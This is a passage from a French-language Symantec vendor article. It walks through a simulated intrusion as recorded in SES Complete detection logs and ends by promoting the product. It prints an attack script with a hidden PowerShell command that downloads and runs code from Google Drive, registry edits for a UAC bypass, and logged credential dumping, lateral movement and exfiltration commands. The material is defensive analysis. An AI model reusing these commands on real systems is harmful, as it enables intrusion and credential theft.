
La commande télécharge ensuite le script malveillant à partir de Google Drive. Cela se passe entièrement en mémoire ; le fichier n'est jamais écrit sur le disque.

>	Jan 17, 2023, 12:52:27 PM	Outbound: powershell.exe sent 421 bytes to 74.125.135.100:443 and received 8112 bytes from...	Application Layer Protocol: Web Protocols + 1 other
>	Jan 17, 2023, 12:52:28 PM	Outbound: powershell.exe sent 609 bytes to 173.194.202.132:443 and received 21903 bytes fro...	Application Layer Protocol: Web Protocols + 1 other

Nous voyons ensuite plusieurs activités intéressantes provenant de l'instance PowerShell téléchargée.

1. Comme avec le code JavaScript précédent, SES Complete affiche les détails de l'instance PowerShell en cours d'exécution.
2. Une clé de Registre est créée à l'emplacement HKCU:\Software\Classes\Launcher.SystemSettings\shell\ContextMenuHandlers.
3. PowerShell lance l'outil de gestion de licences Windows slui.exe, un programme Windows légitime doté d'un niveau d'intégrité élevé.
4. Slui.exe lance ensuite changepk.exe, un autre programme Windows légitime. Cela fait partie du fonctionnement normal de cet outil de gestion de licences Windows.
5. Changepk.exe lance ensuite un PowerShell malveillant avec un niveau d'intégrité élevé. Ce n'est pas le fonctionnement normal de la gestion de licences Windows.
6. Il s'agit d'un abus de la fonctionnalité de gestion de licences Windows suite à la modification du Registre effectuée à l'étape 2 ci-dessus. SES Complete considère cela comme un contournement d'UAC suspecté.

Il s'agit de découvertes importantes. SES Complete détecte clairement l'usurpation de droits qui vient de se produire en plus de toutes les étapes qui ont conduit à celle-ci.



The screenshot displays a list of events in the Symantec Endpoint Security Complete interface. The events are as follows:

- 1. Jan 17, 2023, 12:52:28 PM: PowerShell activity: Command and Scripting Interpreter, Scripting, Indica... Command and Scripting Interpreter: PowerShell + 2 others
- Jan 17, 2023, 12:52:28 PM: PowerShell activity: Command and Scripting Interpreter, Scripting Command and Scripting Interpreter: PowerShell
- 2. Jan 17, 2023, 12:52:28 PM: powershell.exe created HKEY_USERS\S-1-5-21-3625167640-1369257362-4... ---
- 6. Jan 17, 2023, 12:52:31 PM: Suspected UAC bypass via registry entries - Generic Method 23 Abuse Elevation Control Mechanism: Bypass UAC
- 3. Jan 17, 2023, 12:52:31 PM: powershell.exe launched slui.exe with elevated integrity level. ---
- Jan 17, 2023, 12:52:32 PM: slui.exe launched slui.exe. ---
- 4. Jan 17, 2023, 12:52:32 PM: slui.exe launched changepk.exe. ---
- Jan 17, 2023, 12:52:33 PM: PowerShell accessing network via HTTP(s) (actor: PowerShell) (target: HT... Command and Scripting Interpreter: PowerShell + 1 other
- Jan 17, 2023, 12:52:33 PM: PowerShell executed with suspicious command line activity to download ... Command and Scripting Interpreter: PowerShell + 1 other
- Jan 17, 2023, 12:52:33 PM: A trusted process launched with suspicious command line activity - Meth... Exploitation for Client Execution
- 5. Jan 17, 2023, 12:52:33 PM: changepk.exe launched powershell.exe. Command and Scripting Interpreter: PowerShell

The detailed view for the event at 12:52:31 PM shows the following PowerShell commands:


```

Clear-Host;
$IPath = pwd;
$Choice = $Null;
$Command = $Null;

$Command = "powershell.exe -windowstyle hidden -exec bypass -c ""EX (New-Object Net.WebClient).DownloadString('https://drive.google.com/exports/download?id=[REDACTED]')"" ";

### Add Entries to Regedit (powershell)
write-host "[i] Adding Entries to Regedit (HKCU) ..." -ForegroundColor Green -BackgroundColor Black;
New-Item "HKCU:\Software\Classes\Launcher.SystemSettings" -Force(Out-Null);
Set-ItemProperty -Path "HKCU:\Software\Classes\Launcher.SystemSettings" -Name "(default)" -Value "Open" -Force -ErrorAction SilentlyContinue(Out-Null);
New-Item "HKCU:\Software\Classes\Launcher.SystemSettings\shell" -Force(Out-Null);
New-Item "HKCU:\Software\Classes\Launcher.SystemSettings\shell\Open" -Force(Out-Null);
Set-ItemProperty -Path "HKCU:\Software\Classes\Launcher.SystemSettings\shell\Open" -Name "(default)" -Value "Open" -Force -ErrorAction SilentlyContinue(Out-Null);
Set-ItemProperty -Path "HKCU:\Software\Classes\..."
  
```

Maintenant que l'attaquant dispose de privilèges élevés, il vole les informations d'identification stockées dans la mémoire LSASS.



The screenshot shows a single event in the Symantec Endpoint Security Complete interface:

- Jan 17, 2023, 12:52:53 PM: PowerShell loaded cryptography DLLs and accessed Local Security Authority Subsystem Service (LSASS) memory OS Credential Dumping + 1 other

The detailed view for this event shows the following activity:

```

OS Credential Dumping, OS Credential Dumping: LSASS Memory
  
```

De plus, l'attaquant effectue un gros travail de découverte sur l'utilisateur, la machine et les autres machines du réseau.

Jan 17, 2023, 12:52:56 PM	powershell.exe launched sc.exe.	System Service Discovery	"C:\Windows\system32\sc.exe" query
Jan 17, 2023, 12:52:57 PM	powershell.exe launched net.exe.	Network Share Discovery + 1 other	"C:\Windows\system32\net.exe" share
Jan 17, 2023, 12:52:58 PM	net.exe launched net1.exe.	Network Share Discovery + 1 other	C:\Windows\system32\net1 share
Jan 17, 2023, 12:52:59 PM	powershell.exe launched tasklist.exe.	Process Discovery + 2 others	"C:\Windows\system32\tasklist.exe"
Jan 17, 2023, 12:53:03 PM	powershell.exe launched nslookup.exe.	Remote System Discovery + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.1
Jan 17, 2023, 12:53:03 PM	powershell.exe launched nslookup.exe.	Remote System Discovery + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.2
Jan 17, 2023, 12:53:03 PM	powershell.exe launched nslookup.exe.	Remote System Discovery + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.3
Jan 17, 2023, 12:53:03 PM	powershell.exe launched nslookup.exe.	Remote System Discovery + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.4
Jan 17, 2023, 12:53:04 PM	powershell.exe launched nslookup.exe.	Remote System Discovery + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.5
Jan 17, 2023, 12:53:04 PM	powershell.exe launched nslookup.exe.	Remote System Discovery + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.6
Jan 17, 2023, 12:53:04 PM	powershell.exe launched nslookup.exe.	Remote System Discovery + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.7
Jan 17, 2023, 12:53:04 PM	powershell.exe launched nslookup.exe.	Remote System Discovery + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.8

Toutes les informations d'identification et de découverte volées sont transférées dans un fichier sur disque.

Jan 17, 2023, 12:53:04 PM	powershell.exe modified stageddata.txt.	"PowerShell.exe" -windowstyle hidden -exec bypass -C "IEX ...	Data Staged
---------------------------	---	---	-------------

Un mouvement latéral est effectué vers les systèmes trouvés à l'aide de la fonctionnalité de découverte des systèmes distants évoquée plus haut. Sur Victim-1, la machine initiale à laquelle l'attaquant a accédé en premier, nous voyons que PowerShell lance WMIC.exe pour créer un processus distant sur Victim-2.

Jan 17, 2023, 12:53:04 PM	powershell.exe launched wmic.e...	Victim-1	"PowerShell.exe" -windowstyle hidden -ex...	"C:\Windows\System32\wbem\WMIC.exe" /failfast:on /node:"Victim-2" process call create "powershell -windowst...
---------------------------	-----------------------------------	----------	---	--

Ensuite, nous voyons que l'attaquant accède à Victim-2.

Jan 17, 2023, 12:53:04 PM	A trusted process launched with suspic...	Victim-2	...	CSIDL_SYSTEM\wbem\wmiprvs...	Exploitation for C...	+ 1 other	Enterprise Execut... + 1 other	Enterprise Execution, Enterprise Defense Evasion, Enterprise Lateral Movement
---------------------------	---	----------	-----	------------------------------	-----------------------	-----------	--------------------------------	---

Les données stockées sur un média intermédiaire contenant des informations d'identification volées et d'autres données stockées sur un média intermédiaire sont ensuite exfiltrées vers le serveur Command and Control.

Jan 17, 2023, 12:53:04 PM	Outbound: powershell.exe sent 279887 bytes to 34.224.50.110:443 and received 986642 byte...	Exfiltration Over C2 Ch...	powershell -windowstyle hidden -nop -exec bypass -c IEX (New-Object Net.Web...	Exfiltration Over C2 Channel
---------------------------	---	----------------------------	--	------------------------------

SES Complete envoie une alerte par le biais d'un incident montrant qu'un fait grave s'est produit. Encore mieux, il détaille clairement chaque partie de l'attaque.

Conclusion

Avec un agent unique et facile à déployer, SES Complete offre une protection inégalée qui empêche la plupart des attaquants de pénétrer dans votre environnement. Si une menace parvient à contourner la protection, les technologies de détection avancées de SES Complete transmettent l'attaque à l'équipe de réponse aux incidents dans une terminologie MITRE ATT&CK facile à comprendre et fournissent des détails précis sur les événements qui se sont produits. Les outils d'examen et de réponse de qualité supérieure de SES Complete constituent une aide précieuse pour corriger rapidement et efficacement les menaces.

À propos de l'auteur



Adam Glick est responsable de la cyberanalyse pour Symantec chez Broadcom. Il développe des technologies de protection depuis près de vingt ans. Il a contribué aux outils avancés anti-rootkit, aux analyses comportementales et aux systèmes de réputation de fichiers. Il détient plus de vingt brevets liés à la sécurité. La priorité actuelle d'Adam est de développer des analyses permettant de détecter les attaques avancées en cours, détaillant les principales phases de l'attaque, telles que l'usurpation de droits, le vol d'informations d'identification et le mouvement latéral, ainsi que des activités d'attaque spécifiques, telles que les modifications de la clé de Registre afin de contourner le contrôle de compte d'utilisateur. L'objectif d'Adam est d'aider les défenseurs à distinguer le bruit des alertes vraiment importantes et à agir rapidement pour contenir les menaces.